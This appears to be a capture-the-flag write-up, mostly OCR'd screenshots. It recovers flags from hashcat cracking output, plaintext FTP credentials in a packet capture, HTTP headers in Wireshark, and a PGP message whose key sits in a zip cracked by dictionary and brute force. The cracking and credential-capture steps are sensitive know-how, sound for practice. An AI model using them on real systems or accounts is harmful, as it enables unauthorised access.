Guess.Queue.....: 1/1 (100.00%)
Speed.Dev.#3.....: 169.3 kH/s (7.27ms) @ Accel:32 Loops:16 Thr:1024 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 24564737/226158625 (10.86%)
Rejected.....: 6870017/24564737 (27.97%)
Restore.Point....: 0/2937125 (0.00%)
Candidates.#3....: !!!!!!! -> 45bettyboo
HWMon.Dev.#3.....: Temp: 79c Util: 53% Core:1733MHz Mem:3802MHz Bus:16


Started: Sun Jun 03 19:50:00 2018

Stopped: Sun Jun 03 19:51:51 2018




100 Request: AUTH SSL
 135 Response: 500 This security sche
 101 Request: USER flag
 127 Response: 331 User flag OK. Pass
 111 Request: PASS why so serious
 122 Response: 230 OK. Current direct

The flag is "why so serious"



Then we have the flag **“may the odds be ever in your favour”**

And the gpg.zip file.




trace.cap		
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help		
http		
Protocol	Length	Info
HTTP	201	GET /connecttest.txt HTTP/1.1
HTTP	912	HTTP/1.1 200 OK (text/plain)
HTTP/...	610	POST /StableWSDiscoveryEndpoint/schemas-xmlsoap-org_ws_2005_04_discovery HTTP/1.1
HTTP	622	GET /flag/are%20you%20yoyodiy? HTTP/1.1
HTTP	270	HTTP/1.1 304 Not Modified

<		
v Frame 1650: 622 bytes on wire (4976 bits), 622 bytes captured (4976 bits)		
Encapsulation type: IEEE 802.11 Wireless LAN (20)		
Arrival Time: May 22, 2017 22:26:18.173624000 China Standard Time		
[Time shift for this packet: 0.000000000 seconds]		
Epoch Time: 1495463178.173624000 seconds		
[Time delta from previous captured frame: 0.012810000 seconds]		
[Time delta from previous displayed frame: 17.388672000 seconds]		
<		
0000	88 41 75 00 14 cc 20 5e 5c 64 40 e2 30 f4 5e df	..Au... ^ \d@ 0.^.
0010	14 cc 20 5e 5c 65 60 1b 00 00 b8 01 00 20 00 00	.. ^\e`
0020	00 00 c6 fd c5 28 50 a0 66 82 69 85 9d 11 9f 66(P f i : . . . f

Wireshark · Packet 1650 · trace.cap		
v Hypertext Transfer Protocol		
v GET /flag/are%20you%20yoyodiy? HTTP/1.1\r\n		
> [Expert Info (Chat/Sequence): GET /flag/are%20you%20yoyodiy? HTTP/1.1\r\n]		
Request Method: GET		
Request URI: /flag/are%20you%20yoyodiy?		
Request Version: HTTP/1.1		
Host: 140.113.207.7\r\n		
Connection: keep-alive\r\n		
Upgrade-Insecure-Requests: 1\r\n		
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/58.0.3029.110 Safari/537.36\r\n		
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8\r\n		
Accept-Encoding: gzip, deflate, sdch\r\n		
Accept-Language: zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4\r\n		
Flag: 87 points, no higher\r\n		
If-None-Match: "5922e071-22a"\r\n		
00c0	64 6f 77 73 20 4e 54 20 31 30 2e 30 3b 20 57 69	dows NT 10.0; Wi
00d0	6e 36 34 3b 20 78 36 34 29 20 41 70 70 6c 65 57	n64; x64) AppleW
00e0	65 62 4b 69 74 2f 35 33 37 2e 33 36 20 28 4b 48	ebKit/53 7.36 (KH
00f0	54 4d 4c 2c 20 6c 69 6b 65 20 47 65 63 6b 6f 29	TML, lik e Gecko)
0100	20 43 68 72 6f 6d 65 2f 35 38 2e 30 2e 33 30 32	Chrome/ 58.0.302
0110	39 2e 31 31 30 20 53 61 66 61 72 69 2f 35 33 37	9.110 Sa fari/537
0120	2e 33 36 0d 0a 41 63 63 65 70 74 3a 20 74 65 78	.36 Acc pt: tex
0130	74 2f 68 74 6d 6c 2c 61 70 70 6c 69 63 61 74 69	t/html,a pplicati
0140	6f 6e 2f 78 68 74 6d 6c 2b 78 6d 6c 2c 61 70 70	on/xhtmll +xml,app
0150	6c 69 63 61 74 69 6f 6e 2f 78 6d 6c 3b 71 3d 30	lication /xml;q=0
0160	2e 39 2c 69 6d 61 67 65 2f 77 65 62 70 2c 2a 2f	.9,image /webp,* /
0170	2a 3b 71 3d 30 2e 38 0d 0a 41 63 63 65 70 74 2d	*;q=0.8 -Accept-
0180	45 6e 63 6f 64 69 6e 67 3a 20 67 7a 69 70 2c 20	Encoding : gzip,

The flag is **“are you yoyodiy?”**

This PGP message need a key to decrypt, which is inside the GPG.zip



```

1  -----BEGIN PGP MESSAGE-----
2
3  hQEMA+W8C9WZZkAKAQgAj4VgYEIjGK4K2PGzboArF6ZH9LRd/LpDgh+WAZpR9Tmb
4  Kytcmgl0Q80AQ8KU5QEbtS9BoF+BcZyvGQa9Rc/uV/jMq8dIycQjpdqUrMfqyX6r
5  qLPpaVu7LcQFgaMEs13WH8hdHh57wQCix/FTCKLmCNjJC4tMh4PGERFRu/7wwM3n
6  PfohlJa/kb3iEY1tK/zRbNIsbzBrjlcn4N4BD9tDFvKKoLaUaJUyspB6ayA2Oskq
7  sBaJ3I8WL6gmmzpuxQz/Mh7w3l4J93eYd/m7OtIUcMEMDrzUZdAjiRDRHItVWW2m
8  f2phVDoiFSzy94DxTH1vZEyPAiYHWVQq9+cPnfAF09JZASJBobw63ZnZHs6JH1q+
9  57xKdTQTNXv2Y9srJsNcC84/gcZttSQJ2XTC+Vu7qhLkCapTzi0tdn9PCNxzHa8K
10 E0W0jwKsQA6i6HSYVVJo7sOb1P29yyaHRGA=
11 =csoZ
12 -----END PGP MESSAGE-----
13
14


```

```

-----BEGIN PGP MESSAGE-----
hQEMA+W8C9WZZkAKAQgAj4VgYEIjGK4K2PGzboArF6ZH9LRd/LpDgh+WAZpR9Tmb
Kytcmgl0Q80AQ8KU5QEbtS9BoF+BcZyvGQa9Rc/uV/jMq8dIycQjpdqUrMfqyX6r
qLPpaVu7LcQFgaMEs13WH8hdHh57wQCix/FTCKLmCNjJC4tMh4PGERFRu/7wwM3n
PfohlJa/kb3iEY1tK/zRbNIsbzBrjlcn4N4BD9tDFvKKoLaUaJUyspB6ayA2Oskq
sBaJ3I8WL6gmmzpuxQz/Mh7w3l4J93eYd/m7OtIUcMEMDrzUZdAjiRDRHItVWW2m
f2phVDoiFSzy94DxTH1vZEyPAiYHWVQq9+cPnfAF09JZASJBobw63ZnZHs6JH1q+
57xKdTQTNXv2Y9srJsNcC84/gcZttSQJ2XTC+Vu7qhLkCapTzi0tdn9PCNxzHa8K
E0W0jwKsQA6i6HSYVVJo7sOb1P29yyaHRGA=
=csoZ
-----END PGP MESSAGE-----

```

It is obvious that the key files inside the gpg.zip is the key for this message.




Program Language [\\$ Donate](#)

General configuration Archive software: Tz Archive software path: C:\Program Files\7-zip\ Browse Archive to be extracted: D:\MP\secrets\gpg.zip Browse	Dictionary configuration Use dictionary before bruteforce? <input checked="" type="checkbox"/> Dictionary file: D:\COMPIsecrets\lis Browse	Bruteforce configuration Min. length: 5 Max. length: 8 Charset: abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWXYZ Reset Total combinations: 221919436559521
Custom execution Command line: <input type="text"/> Expected return value: 0 More info	Actions Start Abort	


Password found: !!!!!

Password: !!!!!

Import the key



Copy and decrypt



The flag is "you complete me"